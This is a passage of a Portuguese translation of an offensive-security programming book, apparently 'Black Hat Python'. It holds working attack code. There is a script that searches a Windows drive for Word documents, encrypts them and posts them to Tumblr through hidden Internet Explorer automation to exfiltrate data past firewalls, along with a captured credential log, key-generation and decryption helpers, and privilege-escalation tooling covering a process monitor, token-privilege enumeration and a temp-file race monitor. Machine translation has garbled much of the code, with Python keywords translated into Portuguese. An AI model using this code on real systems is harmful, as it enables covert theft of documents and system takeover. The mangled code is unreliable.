lsd=AVog7lRe&email=justin@nostarch.com&pass=pyth0nrocks&default_persistent=0&
timezone=180&lgnrnd=200229_SsTf&lgnjs=1394593356&locale=en_US
localhost - - [12/Mar/2014 00:03:50] "POST /www.facebook.com HTTP/1.1" 301 -
```

Você pode ver claramente as credenciais chegando e o redirecionamento pelo servidor levando o navegador de volta à tela principal de login.

Obviamente, você também pode executar um teste no qual o Internet Explorer está em execução e você já está conectado ao Facebook; em seguida, tente executar o script *mitb.py* e você poderá ver como ele força o logout. Agora que podemos obter as credenciais do usuário dessa maneira, vamos ver como podemos gerar o IE para ajudar a filtrar informações de uma rede-alvo.

Automação de IE COM para exfiltração

Obter acesso a uma rede-alvo é apenas uma parte da batalha. Para fazer uso do seu acesso, você deve ser capaz de exfiltrar documentos, planilhas ou outras partes de dados do sistema de destino. Dependendo dos mecanismos de defesa em vigor, essa última parte do ataque pode ser complicada. Pode haver sistemas locais ou remotos (ou uma combinação de ambos) que funcionam para validar processos que abrem conexões remotas, bem como se esses processos devem ser capazes de enviar informações ou iniciar conexões fora da rede interna. Um colega pesquisador de segurança canadense, Karim Nathoo, apontou que a automação do IE COM tem o maravilhoso benefício de usar o processo *Iexplore.exe*, que normalmente é confiável e está na lista de permissões, para extrair informações de uma rede.

Criaremos um script Python que primeiro procurará documentos do Microsoft Word no sistema de arquivos local. Quando um documento for encontrado, o script o criptografará usando criptografia de chave pública.¹ Depois que o documento for criptografado, automatizaremos o processo de publicação do documento criptografado em um blog no *tumblr.com*. Isso nos permitirá descartar o documento e recuperá-lo quando quisermos, sem que ninguém mais possa descriptografá-lo. Por

1. O pacote Python PyCrypto pode ser instalado em <http://www.voidspace.org.uk/python/modules.shtml#pycrypto/>.

Usando um site confiável como o Tumblr, também devemos conseguir contornar qualquer lista negra que um firewall ou proxy possa ter, o que poderia nos impedir de simplesmente enviar o documento para um endereço IP ou servidor da Web que controlamos. Vamos começar colocando algumas funções de suporte em nosso script de exfiltração. Abra o arquivo `ie_exfil.py` e digite o seguinte código:

```
importar win32com.client
importar os
import fnmatch
import time
import random
import zlib

de Crypto.PublicKey import RSA de
Crypto.Cipher import PKCS1_OAEP

        doc_type= ".doc"
nome de    usuário=
"jms@bughunter.ca" senha=
"justinBHP2014"

public_key = ""

def wait_for_browser(browser):

    # Esperar que o navegador termine de carregar uma página
    while browser.ReadyState != 4 and browser.ReadyState != "complete":
        time.sleep(0.1)

    retorno
```

Estamos apenas criando nossas importações, os tipos de documentos que procuraremos, nosso nome de usuário e senha do Tumblr e um espaço reservado para nossa chave pública, que geraremos mais tarde. Agora vamos adicionar nossas rotinas de criptografia para que possamos criptografar o nome e o conteúdo do arquivo.

```
def encrypt_string(plaintext):

    chunk_size = 256
    print "Compressing: %d bytes" % len(plaintext)
①     plaintext = zlib.compress(plaintext)

    print "Encrypting %d bytes" % len(plaintext)

②     rsakey = RSA.importKey(public_key)
        rsakey = PKCS1_OAEP.new(rsakey)

    criptografado
    = "" offset=
        0
```



```

❸     enquanto offset < len(plaintext):
        chunk = plaintext[offset:offset+chunk_size]

❹     if len(chunk) % chunk_size != 0:
            chunk += " " * (chunk_size - len(chunk))

        encrypted += rsa_key.encrypt(chunk)
        offset+= chunk_size

❺     criptografado = encrypted.encode("base64")

     print "Base64 encoded crypto: %d" % len(encrypted)

     return encrypted

def encrypt_post(filename):

    # abrir e ler o arquivo
    fd = open(filename, "rb")
    contents = fd.read()
    fd.close()

❻     encrypted_title = encrypt_string(filename)
     encrypted_body = encrypt_string(contents)

     return encrypted_title,encrypted_body

```

Nossa função `encrypt_post` é responsável por receber o nome do arquivo e retornar o nome do arquivo criptografado e os conteúdos do arquivo criptografado no formato codificado em base64. Primeiro, chamamos a função principal

`encrypt_string` ❶, passando o nome do arquivo de destino, que se tornará o título da postagem do nosso blog no Tumblr. A primeira etapa da nossa função `encrypt_string` é aplicar a compactação zlib no arquivo ❷ antes de configurar nosso objeto de criptografia de chave pública RSA ❸ usando nossa chave pública gerada. Em seguida, começamos a percorrer o conteúdo do arquivo ❹ e a criptografá-lo em blocos de 256 bytes, que é o tamanho máximo para a criptografia RSA usando o PyCrypto.

Quando encontramos a última parte do arquivo ❺, se ela não tiver 256 bytes, nós a preenchemos com espaços para garantir que possamos criptografá-la e descriptografá-la com sucesso do outro lado. Depois de criarmos toda a cadeia de texto cifrado, nós a codificamos com base64 ❻ antes de retorná-la. Usamos a codificação base64 para que possamos publicá-la em nosso blog do Tumblr sem problemas ou problemas estranhos de codificação.

Agora que temos nossas rotinas de criptografia configuradas, vamos começar a adicionar a lógica para lidar com o login e a navegação no painel do Tumblr. Infelizmente, não existe uma maneira rápida e fácil de encontrar elementos de interface do usuário na Web: Eu simplesmente passei 30 minutos usando o Google Chrome e suas ferramentas de desenvolvimento para inspecionar cada elemento HTML com o qual eu precisava interagir.

Também vale a pena observar que, por meio da página de configurações do Tumblr, mudei o modo de edição para texto simples, o que desativa o incômodo editor baseado em JavaScript. Se quiser usar um serviço diferente, você também terá de descobrir o tempo exato, as interações DOM e os elementos HTML necessários - felizmente, o Python facilita muito a parte de automação. Vamos adicionar mais código!

```
❶ def random_sleep():
    time.sleep(random.randint(5,10))
    return

def login_to_tumblr(ie):

    # Recuperar todos os elementos do documento
    ❷ full_doc = ie.Document.all

    # iterar procurando o formulário de
    login for i in full_doc:
        ❸     Se i.id == "signup_email":
            i.setAttribute("value",username)
        elif i.id == "signup_password": i.setAttribute("value",password)

        random_sleep()

    # você pode ser apresentado a diferentes páginas iniciais
    ❹     Se ie.Document.forms[0].id == "signup_form":
            ie.Document.forms[0].submit()
        e mais:
            ie.Document.forms[1].submit()
    except IndexError, e:
        passe

    random_sleep()

    # o formulário de login é o segundo formulário na página
    wait_for_browser(ie)

    retorno
```

Criamos uma função simples chamada `random_sleep` ❶ que dormirá por um período de tempo aleatório; isso foi projetado para permitir que o navegador execute tarefas que talvez não registrem eventos no DOM para sinalizar que foram c o n c l u í d a s . Isso também faz com que o navegador pareça ser um pouco mais humano. Nossa função `login_to_tumblr` começa recuperando todos os elementos no DOM ❷, procura os campos de e-mail e senha ❸ e os define com as credenciais que fornecemos (não se esqueça de registrar uma conta). O Tumblr pode apresentar uma tela de login ligeiramente diferente a cada visita, portanto, o próximo trecho de código ❹ simplesmente tenta encontrar o formulário de login e enviá-lo de acordo. Depois que esse código for executado, deveremos estar conectados ao painel do Tumblr e prontos para publicar algumas informações. Vamos adicionar esse código agora.

```
def post_to tumblr(ie,title,post):
    full_doc = ie.Document.all

    for i in full_doc:
        if i.id == "post_one":
            i.setAttribute("value",title) title_box
            = i
            i.focus()
        elif i.id == "post_two":
            i.setAttribute("innerHTML",post)
            print "Set text area"
            i.focus()
        elif i.id == "create_post":
            print "Found post button"
            post_form = i
            i.focus()

    # afaste o foco da caixa de conteúdo principal
    random_sleep()
❶    title_box.focus()
    random_sleep()

    # Publicar o formulário
    post_form.children[0].click()
    wait_for_browser(ie)

    random_sleep()

    return
```

Nenhum desses códigos deve parecer muito novo neste momento. Estamos simplesmente procurando no DOM onde publicar o título e o corpo da postagem do blog. A função `post_to tumblr` recebe apenas uma instância do navegador, o nome do arquivo criptografado e o conteúdo do arquivo a ser publicado. Um pequeno truque (aprendido observando as ferramentas de desenvolvedor do Chrome) ❶ é que temos que desviar o foco da parte do conteúdo principal da postagem para que o JavaScript do Tumblr ative o botão Post. É importante anotar esses pequenos truques sutis ao aplicar essa técnica em outros sites. Agora que podemos fazer login e publicar no Tumblr, vamos dar os toques finais no nosso script.

```
def exfiltrate(document_path):
    ❶    ie = win32com.client.Dispatch("InternetExplorer.Application")
    ❷    ie.Visible = 1

    # ir para o tumblr e fazer login
    ie.Navigate("http://www.tumblr.com/login")
    wait_for_browser(ie)
```

```

print "Logging in..."
login_to_tumblr(ie)
print "Logado... navegando"

ie.Navigate("https://www.tumblr.com/new/text")
wait_for_browser(ie)

# criptografar o arquivo
title,body = encrypt_post(document_path)

print "Creating new post..."
post_to_tumblr(ie,title,body)
print "Posted!"

# destruir a instância do IE
③ ie.Quit()
ie = None

retorno

# Loop principal para descoberta de documentos
# OBSERVAÇÃO: não há tabulação para a primeira linha de código abaixo
④ for parent, directories, filenames in os.walk("C:\\"):
    para filename em fnmatch.filter(filenames, "*%s" % doc_type):
        document_path = os.path.join(parent,filename)
        print "Found: %s" % document_path
        exfiltrate(document_path)
        raw_input("Continue?")

```

Nossa função `exfiltrate` é o que chamaremos para cada documento que quisermos armazenar no Tumblr. Primeiro, ela cria uma nova instância do objeto COM do Internet Explorer ① - e o mais interessante é que você pode definir o processo como visível ou não ②. Para depuração, deixe-o definido como 1, mas, para obter o máximo de discrição, defina-o como 0. Isso é realmente útil se, por exemplo, seu trojan detectar outra atividade em andamento; nesse caso, você pode começar a exfiltrar documentos, o que pode ajudar a misturar ainda mais suas atividades com as do usuário. Depois de chamarmos todas as nossas funções auxiliares, simplesmente eliminamos nossa instância do IE ③ e retornamos. A última parte do nosso script ④ é responsável por rastrear a unidade C:\ no sistema de destino e tentar corresponder à nossa extensão de arquivo predefinida (`.doc`, neste caso). Sempre que um arquivo é encontrado, simplesmente passamos o caminho completo do arquivo para a nossa função `exfiltrate`.

Agora que temos nosso código principal pronto, precisamos criar um script de geração de chave RSA rápido e simples, bem como um script de descriptografia que possamos usar para colar um trecho de texto criptografado do Tumblr e recuperar o texto simples. Vamos começar abrindo o `keygen.py` e inserindo o seguinte código:

```

de Crypto.PublicKey import RSA new_key

= RSA.generate(2048, e=65537)
public_key = new_key.publickey().exportKey("PEM")
private_key = new_key.exportKey("PEM")

```



```
print public_key  
print private_key
```

É isso mesmo: o Python é tão ruim que podemos fazer isso em um punhado de linhas de código. Esse bloco de código gera um par de chaves pública e privada. Copie a chave pública em seu script `ie_exfil.py`. Em seguida, abra um novo arquivo Python chamado `decryptor.py` e digite o seguinte código (cole a chave privada na variável `private_key`):

```
importar zlib  
importar base64  
de Crypto.PublicKey import RSA de  
Crypto.Cipher import PKCS1_OAEP  
  
private_key = "###PASTE PRIVATE KEY HERE###"  
  
❶ rsakey = RSA.importKey(private_key)  
rsakey = PKCS1_OAEP.new(rsakey)  
  
chunk_size= 256  
offset= 0  
decrypted = ""  
❷ encrypted = base64.b64decode(encrypted)  
  
while offset < len(encrypted):  
❸     decrypted += rsakey.decrypt(encrypted[offset:offset+chunk_size])  
     offset += chunk_size  
  
# agora descompactamos para o original  
❹ plaintext = zlib.decompress(decrypted)  
  
imprimir texto simples
```

Perfeito! Simplesmente instanciamos nossa classe RSA com a chave privada ❶ e, logo em seguida, decodificamos com base64 ❷ nosso blob codificado do Tumblr. De forma semelhante ao nosso loop de codificação, simplesmente pegamos pedaços de 256 bytes ❸ e os descriptografamos, construindo lentamente nossa string de texto simples original. A etapa final ❹ é descompactar a carga útil, pois já a comprimimos anteriormente do outro lado.

Chutando os pneus

Há muitas partes móveis nesse código, mas ele é muito fácil de usar. Basta executar o script `ie_exfil.py` em um host do Windows e aguardar que ele indique que foi postado com êxito no Tumblr. Se você deixou o Internet Explorer visível, deve ter conseguido assistir a todo o processo. Após a conclusão, você poderá navegar até a página do Tumblr e ver algo como a Figura 9-1.




Figura 9-1: Nossa nome de arquivo criptografado

Como você pode ver, há um grande bloco criptografado, que é o nome do nosso arquivo. Se você rolar a tela para baixo, verá claramente que o título termina onde a fonte não está mais em negrito. Se você copiar e colar o título no arquivo *decryptor.py* e executá-lo, verá algo parecido com isto:

```
#:> python decryptor.py
C:\Program Files\Debugging Tools for Windows (x86)\dml.doc #:>
```

Perfeito! Meu script *ie_exfil.py* pegou um documento do diretório Windows Debugging Tools, carregou o conteúdo para o Tumblr e posso descriptografar o nome do arquivo com sucesso. Agora, é claro, para fazer todo o conteúdo do arquivo, você gostaria de automatizá-lo usando os truques que mostrei no Capítulo 5 (usando *urllib2* e *HTMLParser*), que deixarei como tarefa de casa para você. Outro aspecto a ser considerado é que, em nosso script *ie_exfil.py*, preenchemos os últimos 256 bytes com o caractere de espaço, e isso pode prejudicar determinados formatos de arquivo. Outra ideia para ampliar o projeto é criptografar um campo de comprimento no início do conteúdo da postagem do blog que informa o tamanho original do documento antes de ser preenchido. Você pode ler esse tamanho depois de descriptografar o conteúdo da postagem do blog e cortar o arquivo para o tamanho exato.

10

PRIVILEGEE ESCALA ÇÃODOSWIN DO WS

Então, você abriu uma caixa dentro de uma rede Windows bem suculenta. Talvez você tenha aproveitado um estouro de heap remoto ou tenha feito phishing para entrar na rede. É hora de começar a procurar maneiras de aumentar os privilégios. Se você já é SYSTEM ou Administrador, provavelmente quer

várias maneiras de obter esses privilégios, caso um ciclo de patches acabe com seu acesso. Também pode ser importante ter um catálogo de escalonamentos de privilégios em seu bolso, pois algumas empresas executam softwares que podem ser difíceis de analisar em seu próprio ambiente, e você pode não se deparar com esses softwares até estar em uma empresa do mesmo tamanho ou composição. Em um típico escalonamento de privilégios, você explorará um driver mal codificado ou um problema nativo do kernel do Windows, mas se usar uma exploração de baixa qualidade ou se houver algum problema durante a exploração, você corre o risco de instabilidade do sistema. Vamos explorar alguns outros meios de adquirir privilégios elevados no Windows.

Os administradores de sistemas de grandes empresas geralmente têm tarefas ou serviços programados que executam processos filhos ou executam scripts VBScript ou PowerShell para automatizar tarefas. Os fornecedores também costumam ter tarefas automatizadas e incorporadas que se comportam da mesma forma. Tentaremos tirar proveito dos processos com privilégios elevados que manipulam arquivos ou executam binários que podem ser gravados por usuários com privilégios reduzidos. Há inúmeras maneiras de tentar aumentar os privilégios no Windows, e vamos abordar apenas algumas delas. No entanto, quando você entender esses conceitos básicos, poderá expandir seus scripts para começar a explorar outros cantos escuros e mofados do seu Windows alvos.

Começaremos aprendendo a aplicar a programação WMI do Windows para criar uma interface flexível que monitore a criação de novos processos. Coletamos dados úteis, como os caminhos dos arquivos, o usuário que criou o processo e os privilégios habilitados. Em seguida, nosso monitoramento de processos transfere todos os caminhos de arquivos para um script de monitoramento de arquivos que acompanha continuamente todos os novos arquivos criados e o que é gravado neles. Isso nos informa quais arquivos estão sendo acessados por processos com privilégios elevados e o local do arquivo. A etapa final é interceptar o processo de criação de arquivos para que possamos injetar código de script e fazer com que o processo com privilégios elevados execute um shell de comando. A beleza A vantagem de todo esse processo é que ele não envolve nenhuma conexão com a API, portanto, podemos passar despercebidos pela maioria dos softwares antivírus.

Instalação dos pré-requisitos

Precisamos instalar algumas bibliotecas para escrever as ferramentas deste capítulo. Se você seguiu as instruções iniciais no início do livro, terá o `easy_install` pronto para funcionar. Caso contrário, consulte o Capítulo 1 para obter instruções sobre a instalação do `easy_install`.

Execute o seguinte em um shell `cmd.exe` em sua VM do Windows:

```
C:\> easy_install pywin32 wmi
```

Se, por algum motivo, esse método de instalação não funcionar para você, faça o download do instalador do PyWin32 diretamente de
<http://sourceforge.net/projects/pywin32/>.

Em seguida, você deverá instalar o serviço de exemplo que meus revisores técnicos Dan Frisch e Cliff Janzen escreveram para mim. Esse serviço emula um conjunto comum de vulnerabilidades que descobrimos em redes de grandes empresas e ajuda a ilustrar o código de exemplo deste capítulo.

1. Faça o download do arquivo zip em:
<http://www.nostarch.com/blackhatpython/bhpservice.zip>.
2. Instale o serviço usando o script em lote fornecido, `install_service.bat`. Certifique-se de que esteja executando como Administrador ao fazer isso.

Você deve estar pronto para começar, então agora vamos para a parte divertida!

Criação de um monitor de processo

Participei de um projeto da Immunity chamado El Jefe, que é basicamente um sistema de monitoramento de processos muito simples com registro centralizado (<http://eljefe. immunityinc.com/>).

A ferramenta foi projetada para ser usada por pessoas do lado da defesa da segurança para rastrear a criação de processos e a instalação de malware. Um dia, durante uma consultoria, meu colega de trabalho Mark Wuergler sugeriu que usássemos o El Jefe como um mecanismo leve para monitorar os processos executados como SYSTEM em nossas máquinas Windows alvo. Isso nos daria uma visão do manuseio potencialmente inseguro de arquivos ou da criação de processos filhos. Funcionou, e conseguimos encontrar vários erros de escalonamento de privilégios que nos deram as chaves do reino.

A principal desvantagem do El Jefe original é que ele usava uma DLL que era injetada em cada processo para interceptar chamadas para todas as formas da função nativa CreateProcess. Em seguida, ele usava um pipe nomeado para se comunicar com o cliente de coleta, que encaminhava os detalhes da criação do processo para o servidor de registro. O problema com isso é que a maioria dos softwares antivírus também intercepta as chamadas de CreateProcess, portanto, ou eles o consideram um malware ou você tem problemas de instabilidade do sistema quando o El Jefe é executado lado a lado com o software antivírus. Vamos reciar alguns dos recursos de monitoramento do El Jefe de uma forma menos viciada, que também será voltada para técnicas ofensivas em vez de monitoramento. Isso deve tornar nosso monitoramento portátil e nos dar a capacidade de executar com o software antivírus ativado sem problemas.

Monitoramento de processos com WMI

A API WMI oferece ao programador a capacidade de monitorar o sistema em busca de determinados eventos e, em seguida, receber retornos de chamada quando esses eventos ocorrerem. Vamos aproveitar essa interface para receber um retorno de chamada sempre que um processo for criado. Quando um processo é criado, vamos capturar algumas informações valiosas para nossos objetivos: a hora em que o processo foi criado, o usuário que gerou o processo, o executável que foi iniciado e seus argumentos de linha de comando, o ID do processo e o ID do processo pai. Isso nos mostrará todos os processos criados por contas com privilégios mais altos e, em particular, todos os processos que estejam chamando arquivos externos, como VBScript ou scripts em lote.

Quando tivermos todas essas informações, também determinaremos quais privilégios estão habilitados nos tokens de processo. Em alguns casos raros, você encontrará processos que são criados como um usuário comum, mas que receberam privilégios adicionais do Windows que podem ser aproveitados.

Vamos começar criando um script de monitoramento muito simples¹ que forneça as informações básicas sobre o processo e, em seguida, aproveitá-las para determinar os privilégios habilitados. Observe que, para capturar informações sobre

1. Este código foi adaptado da página do Python WMI (<http://timgolden.me.uk/python/wmi/>)

tutorial.html).

Escalonamento de privilégios no Windows **139**

processos de alto privilégio criados pelo SYSTEM, por exemplo, você precisará executar o script de monitoramento como administrador. Vamos começar adicionando o seguinte código ao *process_monitor.py*:

```
importar win32con
importar win32api
importar
win32security

importar
wmi
importar
sys
importar
os

def log_to_file(message):
    fd = open("process_monitor_log.csv", "ab")
    fd.write("%s\r\n" % message)
    fd.close()

    retorno

# criar um cabeçalho de arquivo de registro
log_to_file("Time,User,Executable,CommandLine,PID,Parent PID,Privileges")

# instanciar a interface WMI
❶ c = wmi.WMI()

# criar nosso monitor de processo
Process_watcher = c.Win32_Process.watch_for("creation")

while True:
    try:
❸        new_process = process_watcher()

❹        proprietário_do_processo = new_process.GetOwner()
        proc_owner = "%s\\%s" % (proc_owner[0],proc_owner[2])
        create_date
        = new_process.CreationDate
        executável = new_process.ExecutablePath
        cmdline=      new_process.CommandLine pid=
                      new_process.ProcessId
        parent_pid = new_process.ParentProcessId

        privilégios = "N/A"

        process_log_message = "%s,%s,%s,%s,%s,%s\r\n" % (create_date, -
proc_owner, executable, cmdline, pid, parent_pid, privileges)

        print process_log_message

        log_to_file(process_log_message)

    exceto:
        passe
```

Começamos instanciando a classe WMI ❶ e, em seguida, dizendo a ela para observar o evento de criação de processo ❷. Ao ler a documentação do Python WMI, descobrimos que você pode monitorar eventos de criação ou exclusão de processos. Se decidir que deseja monitorar de perto os eventos do processo, você pode usar a operação e ela o notificará de cada evento pelo qual um processo passa. Em seguida, entramos em um loop, que bloqueia até que `process_watcher` retorne um novo evento de processo ❸. O novo evento de processo é uma classe WMI chamada `Win32_Process`² que contém todas as informações relevantes que estamos procurando. Uma das funções da classe é `GetOwner`, que chamamos ❹ para determinar quem gerou o processo e, a partir daí, coletamos todas as informações do processo que estamos procurando, exibimos na tela e registramos em um arquivo.

Chutando os pneus

Vamos acionar nosso script de monitoramento de processos e criar alguns processos para ver como é a saída.

```
C:\> python process_monitor.py
```

```
20130907115227.048683-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\notepad.exe, "C:\WINDOWS\system32\notepad.exe",740,508,N/A
```

```
20130907115237.095300-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\calc.exe, "C:\WINDOWS\system32\calc.exe",2920,508,N/A
```

Depois de executar o script, executei o `notepad.exe` e o `calc.exe`. Você pode ver as informações sendo geradas corretamente e observar que ambos os processos tinham o Parent PID definido como 508, que é o ID do processo do `explorer.exe` na minha VM. Agora você pode fazer uma pausa prolongada e deixar esse script ser executado por um dia e ver todos os processos, tarefas agendadas e vários atualizadores de software em execução. Se tiver (pouca) sorte, você também poderá detectar um malware. Também é útil fazer logout e login novamente no seu alvo, pois os eventos gerados por essas ações podem indicar processos privilegiados. Agora que já temos o monitoramento básico de processos, vamos preencher o campo de privilégios em nosso registro e aprender um pouco sobre como funcionam os privilégios do Windows e por que eles são importantes.

Privilégios do token do Windows

Um token do Windows é, segundo a Microsoft: "um objeto que descreve o contexto de segurança de um processo ou thread".³ A forma como um token é inicializado e quais permissões e privilégios são definidos em um token determinam quais tarefas esse processo ou thread pode executar. Um desenvolvedor bem-intencionado pode ter um aplicativo de bandeja do sistema como parte de um produto de segurança, que gostaria de dar a um usuário sem privilégios a capacidade de controlar o principal serviço do Windows, que é um driver. O desenvolvedor usa a função nativa da API do Windows

2. Documentação da classe `Win32_Process`: [http://msdn.microsoft.com/en-us/library/aa394372\(v=vs.85\)](http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85))

.aspx

3. MSDN - Tokens de acesso: <http://msdn.microsoft.com/en-us/library/Aa374909.aspx>

`AdjustTokenPrivileges` no processo e, inocentemente, concede ao aplicativo da bandeja do sistema o privilégio `SeLoadDriver`. O que o desenvolvedor não está pensando é no fato de que, se você puder entrar no aplicativo da bandeja do sistema, também terá a capacidade de carregar ou descarregar qualquer driver que desejar, o que significa que você pode lançar um rootkit no modo kernel - e isso significa o fim do jogo.

Lembre-se de que, se não for possível executar o monitor de processos como `SYSTEM` ou como usuário administrativo, será necessário ficar atento aos processos que você pode monitorar e verificar se há algum privilégio adicional que possa ser aproveitado. Um processo executado como seu usuário com os privilégios errados é uma maneira fantástica de chegar ao `SYSTEM` ou executar código no kernel. Os privilégios interessantes que eu sempre procuro estão listados na Tabela 10-1. Ela não é exaustiva, mas serve como um bom ponto de partida.⁴

Tabela 10-1: Privilégios interessantes

Nome do privilégio	Acesso concedido
<code>SeBackupPrivilege</code>	Permite que o processo do usuário faça backup de arquivos e diretórios e concede acesso <code>READ</code> aos arquivos, independentemente da definição da ACL.
<code>SeDebugPrivilege</code> privilégio	Permite que o processo do usuário depure outros processos. Esse também inclui a obtenção de identificadores de processos para injetar DLLs ou códigos em processos em execução.
<code>SeLoadDriver</code>	Permite que um processo de usuário carregue ou descarregue drivers.

Agora que temos os fundamentos do que são privilégios e quais privilégios procurar, vamos aproveitar o Python para recuperar automaticamente os privilégios habilitados nos processos que estamos monitorando. Usaremos os módulos `win32security`, `win32api` e `win32con`. Se você se deparar com uma situação em que não possa carregar esses módulos, todas as funções a seguir poderão ser traduzidas em chamadas nativas usando a biblioteca `ctypes`; é apenas muito mais trabalhoso. Adicione o seguinte código ao `process_monitor.py` diretamente acima da função `log_to_file` existente:

```
def get_process_privileges(pid): try:  
    # obter um identificador para o processo de destino  
①     hproc = win32api.OpenProcess(win32con.PROCESS_QUERY_~  
        INFORMATION, False, pid)  
  
    # abrir o token do processo principal  
②     htok = win32security.OpenProcessToken(hproc, win32con.TOKEN_QUERY)  
  
    # Recuperar a lista de privilégios habilitados  
③     prijs = win32security.GetTokenInformation(htok, win32security.~  
        TokenPrivileges)
```

4. Para obter a lista completa de privilégios, acesse [http://msdn.microsoft.com/en-us/library/desktop/bb530716\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/desktop/bb530716(v=vs.85).aspx).

```
# iterar sobre os privilégios e gerar os que estão habilitados
priv_list = ""
para i em privs:
    # Verificar se o privilégio está ativado
④    se i[1] == 3:
        priv_list += "%s|" % win32security.-
            LookupPrivilegeName(None,i[0])
exceto:
    priv_list = "N/A"

return priv_list
```

Usamos o ID do processo para obter um identificador do processo de destino

①. Em seguida, abrimos o token do processo ② e solicitamos as informações do token para esse processo ③. Ao enviar a estrutura `win32security.TokenPrivileges`, estamos instruindo a chamada de API a devolver todas as informações de privilégio desse processo. A chamada de função retorna uma lista de tuplas, em que o primeiro membro da tupla é o privilégio e o segundo membro descreve se o privilégio está ativado ou não. Como estamos preocupados apenas com os privilégios que estão ativados, primeiro verificamos os bits ativados ④ e, em seguida, procuramos o nome legível para humanos desse privilégio ⑤.

Em seguida, modificaremos o código existente para que possamos gerar e registrar essas informações adequadamente. Altere a seguinte linha de código a partir desta:

```
privilegios = "N/A"
```

para o seguinte:

```
privilegios = get_process_privileges(pid)
```

Agora que adicionamos nosso código de rastreamento de privilégios, vamos executar novamente o script `process_monitor.py` e verificar a saída. Você deverá ver as informações sobre privilégios conforme mostrado na saída abaixo:

```
C:\> python.exe process_monitor.py
20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\-
notepad.exe, "C:\WINDOWS\system32\notepad.exe" ,660,508,SeChangeNotifyPrivilege-
|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\-
calc.exe, "C:\WINDOWS\system32\calc.exe" ,1004,508,SeChangeNotifyPrivilege|-
SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Você pode ver que estamos registrando corretamente os privilégios habilitados para esses processos. Poderíamos facilmente colocar alguma inteligência no script para registrar apenas os processos que são executados como um usuário sem privilégios, mas que têm privilégios interessantes ativados. Veremos como esse uso do monitoramento de processos nos permitirá encontrar processos que estejam utilizando arquivos externos de forma insegura.

Vencendo a corrida

Os scripts em lote, o VBScript e os scripts do PowerShell facilitam a vida dos administradores de sistemas automatizando tarefas corriqueiras. Sua finalidade pode variar desde o registro contínuo em um serviço de inventário central até forçar atualizações de software de seus próprios repositórios. Um problema comum é a falta de ACLs adequadas nesses arquivos de script. Em vários casos, em servidores que, de outra forma, seriam seguros, encontrei scripts em lote ou scripts do PowerShell que são executados uma vez por dia pelo usuário SYSTEM e que podem ser gravados globalmente por qualquer usuário.

Se você executar o monitor de processos por tempo suficiente em uma empresa (ou se simplesmente instalar o serviço de exemplo fornecido no início deste capítulo), poderá ver registros de processos semelhantes a este:

```
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.-  
exe, C:\WINDOWS\system32\cscript.exe /nologo "C:\WINDOWS\Temp\azndldsddfggg.-  
vbs",1004,4,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobal- Privilege|
```

Você pode ver que um processo SYSTEM gerou o binário *cscript.exe* e passou o parâmetro *C:\WINDOWS\Temp\azndldsddfggg.vbs*. O serviço de exemplo fornecido deve gerar esses eventos uma vez por minuto. Se você fizer uma listagem de diretórios, não verá esse arquivo presente. O que está acontecendo é que o serviço está criando um nome de arquivo aleatório, inserindo o VBScript no arquivo e, em seguida, executando esse VBScript. Vi essa ação ser executada por um software comercial em vários casos e vi um software que copia arquivos em um local temporário, executa e, em seguida, exclui esses arquivos.

Para explorar essa condição, temos que vencer efetivamente uma corrida contra o código em execução. Quando o software ou a tarefa agendada cria o arquivo, precisamos ser capazes de injetar nosso próprio código no arquivo antes que o processo o execute e, por fim, o exclua. O truque para isso é a prática API do Windows chamada *ReadDirectoryChangesW*, que nos permite monitorar um diretório em busca de alterações em arquivos ou subdiretórios. Também podemos filtrar esses eventos para que possamos determinar quando o arquivo foi "salvo", de modo que possamos injetar rapidamente nosso código antes que ele seja executado. Pode ser extremamente útil simplesmente ficar de olho em todos os diretórios temporários por um período de 24 horas ou mais, porque às vezes você encontrará bugs interessantes ou revelações de informações além de possíveis escalonamentos de privilégios.

Vamos começar criando um monitor de arquivos e, em seguida, vamos nos basear nele para injetar código automaticamente. Crie um novo arquivo chamado *file_monitor.py* e faça o seguinte:

```
# Exemplo modificado que é originalmente dado aqui:  
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.- html  
importar tempfile  
importar threading  
importar win32file  
importar win32con  
importar os
```

```

# esses são os diretórios comuns de arquivos temporários
① dirs_to_monitor = ["C:\\WINDOWS\\Temp", tempfile.gettempdir()]

# Constantes de modificação de
arquivo FILE_CREATED= 1
FILE_DELETED= 2
FILE_MODIFIED= 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO= 5

def start_monitor(path_to_watch):

    # criamos um thread para cada execução de
    # monitoramento FILE_LIST_DIRECTORY = 0x0001

    ② h_directory = win32file.CreateFile(
        path_to_watch,
        FILE_LIST_DIRECTORY,
